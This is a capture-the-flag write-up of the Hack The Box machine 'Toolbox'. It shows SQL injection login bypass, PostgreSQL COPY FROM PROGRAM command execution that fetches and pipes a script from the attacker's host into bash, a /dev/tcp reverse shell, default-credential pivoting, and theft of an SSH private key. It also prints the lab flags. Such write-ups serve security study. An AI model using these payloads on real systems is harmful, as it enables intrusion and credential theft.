Toolbox by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Toolbox	10.10.10.236	Windows	20	3.5	1031	980	Yes	2021- 03-12	2021- 04-12	No	339

Summary

- 1. Scan ports -> 21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669
- 2. Anonymous login on ftp (21) -> docker-toolbox.exe
- 3. Enumerate port 443 -> megalogistic.com and admin.megalogistic.com
- 4. SQLi on admin.megalogistic.com -> Login bypass and PostgreSQL RCE
- 5. Reverse shell through PSQL -> postgres user on 172.17.0.2 (User shell)
- 6. Default credentials on ssh for 172.17.0.1 -> docker user
- 7. C mounted on /c on 172.17.0.1 -> LFI on 10.10.10.236
- 8. Copy /c/Users/Administrator/.ssh/id_rsa -> ssh admin user on 10.10.10.236 (Root User)

Enumeration

05

TTL	0S		
+- 64	Linux		
+- 128	Windows		

As we can see in the code snippet below, the operating system is Windows.

```
> ping -c 1 10.10.10.236
PING 10.10.10.236 (10.10.10.236) 56(84) bytes of data.
64 bytes from 10.10.10.236: icmp_seq=1 ttl=127 time=45.1 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
> sudo nmap -sS --min-rate=5000 -p- -n -Pn 10.10.10.236 -v -oG Enum/allPorts
```

With the utility extractPorts we list and copy the open ports:

```
> extractPorts Enum/allPorts
[*] Extracting information...
    [*] IP Address: 10.10.10.236
    [*] Open ports: 21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669
[*] Ports have been copied to clipboard...
```

Next, run a detailed port scan on the open ports:

```
> nmap -p21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669 -A -n 10.10.10.236
-v -oN Enum/targeted
         STATE SERVICE
P0RT
                             VERSION
21/tcp
         open ftp
                             FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp
                          242520560 Feb 18 2020 docker-toolbox.exe
| ftp-syst:
| SYST: UNIX emulated by FileZilla
22/tcp
        open ssh
                             OpenSSH for_Windows_7.7 (protocol 2.0)
I ssh-hostkev:
   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
    256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
   256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp open msrpc
                             Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.38 ((Debian))
|_http-title: MegaLogistics
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic
Ltd/stateOrProvinceName=Some-State/countryName=GR
| Issuer: commonName=admin.megalogistic.com/organizationName=MegaLogistic
Ltd/stateOrProvinceName=Some-State/countryName=GR
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-02-18T17:45:56
| Not valid after: 2021-02-17T17:45:56
| MD5: 091b 4c45 c743 a4e0 bdb2 d2aa d860 f3d0
|_SHA-1: 8255 9ba0 3fc7 79e4 f05d 8232 5bdf a957 8b2b e3eb
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.38 (Debian)
445/tcp open microsoft-ds?
5985/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
47001/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
                             Microsoft Windows RPC
49664/tcp open msrpc
49665/tcp open msrpc
                             Microsoft Windows RPC
49666/tcp open msrpc
                             Microsoft Windows RPC
49667/tcp open msrpc
                             Microsoft Windows RPC
                          Microsoft Windows RPC
Microsoft Windows RPC
49668/tcp open msrpc
49669/tcp open msrpc
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Final nmap report

Port	Service	Version	Extra
21	ftp	FileZilla ftpd	Anonymous login
22	ssh	0penSSH	Windows_7.7
135	msrpc	Microsoft Windows RPC	-
139	netbios-ssn	Microsoft Windows netbios-ssn	-
443	ssl/http	Apache httpd 2.4.38	Debian
445	microsoft-ds?	-	-
5985	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)	-

Port	Service	Version	Extra
47001	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)	-
49664	msrpc	Microsoft Windows RPC	-
49665	msrpc	Microsoft Windows RPC	-
49666	msrpc	Microsoft Windows RPC	-
49667	msrpc	Microsoft Windows RPC	-
49668	msrpc	Microsoft Windows RPC	-
49669	msrpc	Microsoft Windows RPC	-

Ftp anonymous login

As we can connect to the FTP server with anonymous login, we can try to list the files in the server:

```
`> ftp 10.10.10.236 21
Connected to 10.10.10.236.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.236:r3van): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/"
                         242520560 Feb 18 2020 docker-toolbox.exe
-r-xr-xr-x 1 ftp ftp
226 Successfully transferred "/"
ftp> get docker-toolbox.exe
200 Port command successful
150 Opening data channel for file download from server of "/docker-toolbox.exe"
242520560 bytes received in 161 seconds (1.44 Mbytes/s)
```

The binary downloaded is not useful now, we'll keep it for later.

HTTPS Enumeration (megalogistic.com)

Technology scan

```
> whatweb https://10.10.10.236
https://10.10.10.236 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5,
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.10.10.236], JQuery[3.3.1], Script,
Title[MegaLogistics]
```

Toguether with wappalyzer:

Technology	Version	Detail		
JQuery	3.3.1	-		
Apache	2.4.38	Debian Linux		

We see that the Apache Server is said to be hosted on a debian linux, which suggests the pressence of dockers or VMs.

Web content fuzzing

First, fuzz all the subdirectories of the web page:

```
> wfuzz -c -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc
404 --hh 22357 "https://10.10.10.236/FUZZ"
***************
* Wfuzz 3.1.0 - The Web Fuzzer
***************
Target: https://10.10.10.236/FUZZ
Total requests: 220560
                                   Word Chars Payload
              Response
                          Lines
______

      0000000016:
      301
      9 L
      28 W
      315 Ch

      0000000550:
      301
      9 L
      28 W
      312 Ch

      000000953:
      301
      9 L
      28 W
      311 Ch

      000002771:
      301
      9 L
      28 W
      314 Ch

                                                                "images"
                                                                "css"
                                                            "css
"js"
"fon
                                                                "fonts"
```

All the redirections lead to a 403, Forbidden. Next, let's try to enumerate the subdomains, to do so, we first need a domain name. As the name megalogistics is on every page as the title, we can try assuming the domain name is megalogistics.htb:

```
> sudo -e /etc/hosts # Add domain megalogistics.htb
> wfuzz -c -u "https://megalogistics.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt --hh 22357 -H "Host:FUZZ.megalogistics.htb" --hc 404
*************
* Wfuzz 3.1.0 - The Web Fuzzer
****************
Target: https://megalogistics.htb/
Total requests: 114441
Response Lines Word Chars Payload
______
000009532: 400
              12 L 53 W 424 Ch
12 L 53 W 424 Ch
                                    "#www"
000010581: 400
                                    "#mail"
000047706: 400
               12 L
                     53 W
                            424 Ch
                                    "#smtp"
```

We didn't find anything useful. The last thing we can do, since this is a https server, we can try to enumerate subdomains via openssl:

```
> openssl s client -connect 10.10.10.236:443
CONNECTED(00000003)
Cant use SSL_get_servername
depth=0 C = GR, ST = Some-State, 0 = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com,
emailAddress = admin@megalogistic.com
verify error:num=18:self signed certificate
verify return:1
depth=0 C = GR, ST = Some-State, 0 = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com,
emailAddress = admin@megalogistic.com
verify error:num=10:certificate has expired
notAfter=Feb 17 17:45:56 2021 GMT
verify return:1
depth=0 C = GR, ST = Some-State, 0 = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com,
emailAddress = admin@megalogistic.com
notAfter=Feb 17 17:45:56 2021 GMT
verify return:1
```

```
Certificate chain
# Not useful info here
    Max Early Data: 0
---
read R BLOCK
closed
```

We discovered the subdomain admin.megalogistic.com, which confirms the existence of megalogistic.com but not megalogistics.htb.

HTTPS Enumeration (admin.megalogistic.com)

Technology scan

```
> whatweb https://admin.megalogistic.com
https://admin.megalogistic.com [200 OK] Apache[2.4.38], Cookies[PHPSESSID], Country[RESERVED]
[ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.10.10.236], PHP[7.3.14],
PasswordField[password], Title[Administrator Login], X-Powered-By[PHP/7.3.14]
```

Toguether with wappalyzer:

Technology	Version	Detail
Apache	2.4.38 Debian Lin	
PHP	7.3.14	-
Cookies	-	PHPSESSID

Web content fuzzing

First, fuzz all the subdirectories of the web page:


Login bypass

The only page available is an admin login, when we insert incorrect credentials we obatin:

The output is te same for every error case, so the best we can try is SQLi:

```
> curl -X POST "https://admin.megalogistic.com" -d "username=admin' or 1=1 -- -&password=1234" -k
-s | grep "Login failed"
```

As we don't know any user, we can try to log in as any user on the DB, and we succeed, logging in as admin:



We enumerate a user name, tony, and the name of the tool in the inferior left corner, uplusion23. After researching, uplusion23 seems useless. As everything in the web page seems useless, we can try to exploit the SQLi found, to enumerate tables, obtain creds or RCE. First we can try to enumerate tables based on errors:

```
> curl -X POST "https://admin.megalogistic.com" -d "username=' -&password=1234" -k -s | grep
"LINE"
LINE 1: ...ROM users WHERE username = '' -' AND password = md5('1234');
```

We found a table users and two columns username and password. If we execute the same query, but grepping by ERROR, we cam see:

```
> curl -X POST "https://admin.megalogistic.com" -d "username=' -&password=1234" -k -s | grep
ERROR
<b>Warning</b>: pg_query(): Query failed: ERROR: syntax error at or near &quot;1234&quot;
```

We are injecting into a PostgreSQL database. First thing we can try is testing the users permissions, for example, inserting into tables or created them:

```
> curl -X POST "https://admin.megalogistic.com" -d "username='; insert into
users(username,password) values('k0rriban',md5('1234')); -- -&password=1234" -k -s
```

We can see no error, and if we try to connect as k0rriban:

```
> curl -X POST "https://admin.megalogistic.com" -d "username=k0rriban&password=1234" -k -s | grep
"Login failed"
```

Let's test the capacity of creating tables:

So we can create tables.

RCE on PostgreSQL

With the capacity of table creation, we can exploit the RCE explained at PostgreSQL RCE:

```
> curl -X POST "https://admin.megalogistic.com" -d "username='; DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'curl 10.10.16.2:4444/test';
select 'admin' -- -&password=1234" -k -s
```

This way, if we don't receive any output, it means the command was executed successfully and select 'admin', which bypasses the login, would make the request successful. If the query fails before that select, then an error will be displayed. Let's allocated a python server on port 4444 and try that payload:

```
# My machine before connection
> python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
# Payload execution
> curl -X POST "https://admin.megalogistic.com" -d "username='; DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'curl 10.10.16.2:4444/test';
select 'admin' -- -&password=1234" -k -s
# My machine after connection
10.10.10.236 - - [05/Jun/2022 15:22:33] code 404, message File not found
10.10.10.236 - - [05/Jun/2022 15:22:33] "GET /test HTTP/1.1" 404 -
```

So we do have RCE through postgresql. Now we can attempt to obtain a reverse shell using curl:

```
> echo "bash -i >& /dev/tcp/10.10.16.2/3333 0>&1" > Exploits/reverse_tcp
> curl -X POST "https://admin.megalogistic.com" -d "username='; DROP TABLE IF EXISTS cmd exec;
CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'curl
10.10.16.2:4444/Exploits/reverse_tcp | bash'; select 'admin' -- -&password=1234" -k -s
# After running the payload, the listening terminal is
> nc -nlvp 3333
Connection from 10.10.10.236:52436
bash: cannot set terminal process group (2377): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ whoami
whoami
postgres
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ cat /etc/passwd | grep "sh$"
<ib/postgresql/11/main$ cat /etc/passwd | grep "sh$"</pre>
root:x:0:0:root:/root:/bin/bash
postgres:x:102:104:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

As we can see, there is no other user with a shell different than root. If we access to /var/lib/postgresql/ we can see the user.txt flag.

Pivoting to host docker

In order to pivot we might need to root this machine, to do so, we can test:

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ sudo -l
sudo -l
bash: sudo: command not found
```

Sudo is not installed, so we can try to enumerate the host's ip:

```
postgres@bc56e3cc55e9:/tmp$ route -n
route -n
Kernel IP routing table
                          Genmask
                                         Flags Metric Ref
                                                           Use Iface
Destination
             Gateway
0.0.0.0
             172.17.0.1
                          0.0.0.0
                                          UG 0 0
                                                             0 eth0
172.17.0.0
             0.0.0.0
                           255.255.0.0
                                                             0 eth0
```

We can see that the gateway is 172.17.0.1 and assuming a NAT network configuration, this must be the host's ip. Now, we can try to manually scan the ports of the host:

```
postgres@bc56e3cc55e9:/tmp$ cat portScan
cat portScan
#!/bin/bash

if [ $1 ];then
    ip_addr=$1
    echo -e "\n[*] Testing all open ports on $ip_addr\n"
    for port in `seq 1 65535`; do
        timeout 1 bash -c "echo '' > /dev/tcp/$ip_addr/$port" 2>/dev/null && echo -e "\t[+] Port
$port - open" &
    done
    echo -e "\n[*] Tested 65535 Ports"
else
    echo -e "Usage: $0 <ip-address>\n"
    exit 1
fi
postgres@bc56e3cc55e9:/tmp$ ./portScan 172.17.0.1
./portScan 172.17.0.1
```

```
[*] Testing all open ports on 172.17.0.1

[+] Port 22 - open
[+] Port 443 - open
[+] Port 2376 - open
```

Remember, the resource found on the host's ftp server: docker-toolbox.exe. We can try to use default credentials for docker-toolbox docker:tcuser. As there is no user with name docker in this machine, we can try tcuser as root passwd:

```
postgres@bc56e3cc55e9:/tmp$ su root
su root
Password: tcuser
su: Authentication **failure**
```

But ended up in failure. Anyway, as port 22 is open for the host 172.17.0.1 and 10.10.10.236, we can ssh into docker user:

So the machine we accessed is not the host. Let's enumerate it.

Pivoting to host machine

Check the users with a shell:

```
docker@box:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
docker:x:1000:50:Docker:/home/docker:/bin/bash
docker@box:~$ ls /home
docker dockremap
```

If we check the sudoers file:

```
docker@box:~$ sudo -l
User docker may run the following commands on this host:
(root) NOPASSWD: ALL
```

We can then obtain a root user:

```
docker@box:~$ sudo su
root@box:/home/docker# whoami
root
```

But if we list the root directory:

```
root@box:/home/docker# ls /
    home
                                   root
hin
                        linuxro
                                                 sys
C
            init
                        mnt
                                     run
                                                 tmp
dev
            lib
                        opt
                                    shin
                                                 usr
            lib64
etc
                        proc
                                    squashfs.tgz var
root@box:/home/docker# ls /c
Users
root@box:/home/docker# ls /c/Users/
Administrator Default
                                      desktop.ini
                          Public
All Users
            Default User Tony
```

We can see that the c drive of the host machine is mounted on the / directory of the container. If we check C:/Users/Administrator/ we can see a .ssh folder:

```
root@box:/c/Users/Administrator# ls -la
total 1453
drwxrwxrwx
            1 docker staff
                                 8192 Feb 8 2021 .
dr-xr-xr-x
            1 docker staff
                                  4096 Feb 19 2020 ...
drwxrwxrwx
           1 docker staff
                                 4096 Jun 5 10:11 .VirtualBox
drwxrwxrwx 1 docker staff
                                   0 Feb 18 2020 .docker
drwxrwxrwx 1 docker staff
                                    0 Feb 19 2020 .ssh
dr-xr-xr-x 1 docker staff
                                    0 Feb 18 2020 3D Objects
drwxrwxrwx 1 docker staff
                                    0 Feb 18 2020 AppData
drwxrwxrwx 1 docker staff
                                   0 Feb 19 2020 Application Data
                                   0 Feb 18 2020 Contacts
dr-xr-xr-x 1 docker staff
                                 0 Sep 15 2018 Cookies
drwxrwxrwx 1 docker staff
dr-xr-xr-x 1 docker staff
                                   0 Feb 8 2021 Desktop
                                4096 Feb 19 2020 Documents
dr-xr-xr-x 1 docker staff
dr-xr-xr-x 1 docker staff
                                  0 Apr 5 2021 Downloads
dr-xr-xr-x 1 docker staff
                                    0 Feb 18 2020 Favorites
                                    0 Feb 18 2020 Links
dr-xr-xr-x 1 docker staff
                                4096 Feb 18 2020 Local Settings
drwxrwxrwx 1 docker staff
dr-xr-xr-x 1 docker staff
                                   0 Feb 18 2020 Music
dr-xr-xr-x 1 docker staff
                                 4096 Feb 19 2020 My Documents
-rwxrwxrwx 1 docker staff
                                262144 Jan 11 15:13 NTUSER.DAT
-rwxrwxrwx 1 docker staff
                                65536 Feb 18 2020 NTUSER.DAT{1651d10a-52b3-11ea-b3e9-
000c29d8029c}.TM.blf
-rwxrwxrwx 1 docker staff
                                524288 Feb 18 2020 NTUSER.DAT{1651d10a-52b3-11ea-b3e9-
000c29d8029c}.TMContainer000000000000000001.regtrans-ms
-rwxrwxrwx 1 docker staff 524288 Feb 18 2020 NTUSER.DAT{1651d10a-52b3-11ea-b3e9-
000c29d8029c}.TMContainer000000000000000000.regtrans-ms
                                   0 Sep 15 2018 NetHood
drwxrwxrwx 1 docker staff
                                    0 Feb 18 2020 Pictures
dr-xr-xr-x 1 docker staff
                                    0 Feb 18 2020 Recent
dr-xr-xr-x 1 docker staff
                                   0 Feb 18 2020 Saved Games
dr-xr-xr-x 1 docker staff
                                   0 Feb 18 2020 Searches
dr-xr-xr-x 1 docker staff
dr-xr-xr-x 1 docker staff
                                   0 Sep 15 2018 SendTo
dr-xr-xr-x 1 docker staff
                                   0 Feb 18 2020 Start Menu
drwxrwxrwx 1 docker staff
                                    0 Sep 15 2018 Templates
dr-xr-xr-x 1 docker staff
                                    0 Feb 18 2020 Videos
-rwxrwxrwx 1 docker staff
                                32768 Feb 18 2020 ntuser.dat.LOG1
-rwxrwxrwx 1 docker staff
                                49152 Feb 18 2020 ntuser.dat.LOG2
-rwxrwxrwx 1 docker staff
                                  20 Feb 18 2020 ntuser.ini
```

If we check it, we can obtain the id_rsa of the administrator user:

So we can connect to the host machine with the administrator user:

```
> echo "----BEGIN RSA PRIVATE KEY----
----END RSA PRIVATE KEY----" > Results/id_rsa
> chmod 600 Results/id_rsa
> ssh Administrator@10.10.10.236 -i Results/id_rsa
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.
administrator@TOOLBOX C:\Users\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0 2:
  Connection-specific DNS Suffix . : htb
  IPv6 Address. . . . . . . . : dead:beef::15d
  IPv6 Address. . . . . . . . . : dead:beef::14b5:2e6f:429a:c35
  Link-local IPv6 Address . . . . : fe80::14b5:2e6f:429a:c35%9
  IPv4 Address. . . . . . . . . : 10.10.10.236
  Subnet Mask . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . : fe80::250:56ff:feb9:8918%9
                                  10.10.10.2
Ethernet adapter Ethernet:
  Connection-specific DNS Suffix .:
  Link-local IPv6 Address . . . . : fe80::3091:5918:fd6d:c615%4
  IPv4 Address. . . . . . . . . : 192.168.56.1
  Default Gateway . . . . . . . :
Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix .:
  Link-local IPv6 Address . . . . : fe80::2874:76d:4b97:4b5%10
  IPv4 Address. . . . . . . . . : 192.168.99.1
  Default Gateway . . . . . . :
```

We obtained a root shell on the host machine.

CVE

No CVEs were used to pwn this target.

Machine flags

Туре	Flag	Blood	Date
User	f0183e44378ea9774433e2ca6ac78c6a	No	05-06-2022
Root	cc9a0b76ac17f8f475250738b96261b3	No	05-06-2022

References

- https://book.hacktricks.xyz/pentesting-web/sql-injection/postgresql-injection#rce
- https://stackoverflow.com/questions/32646952/docker-machine-boot2docker-root-password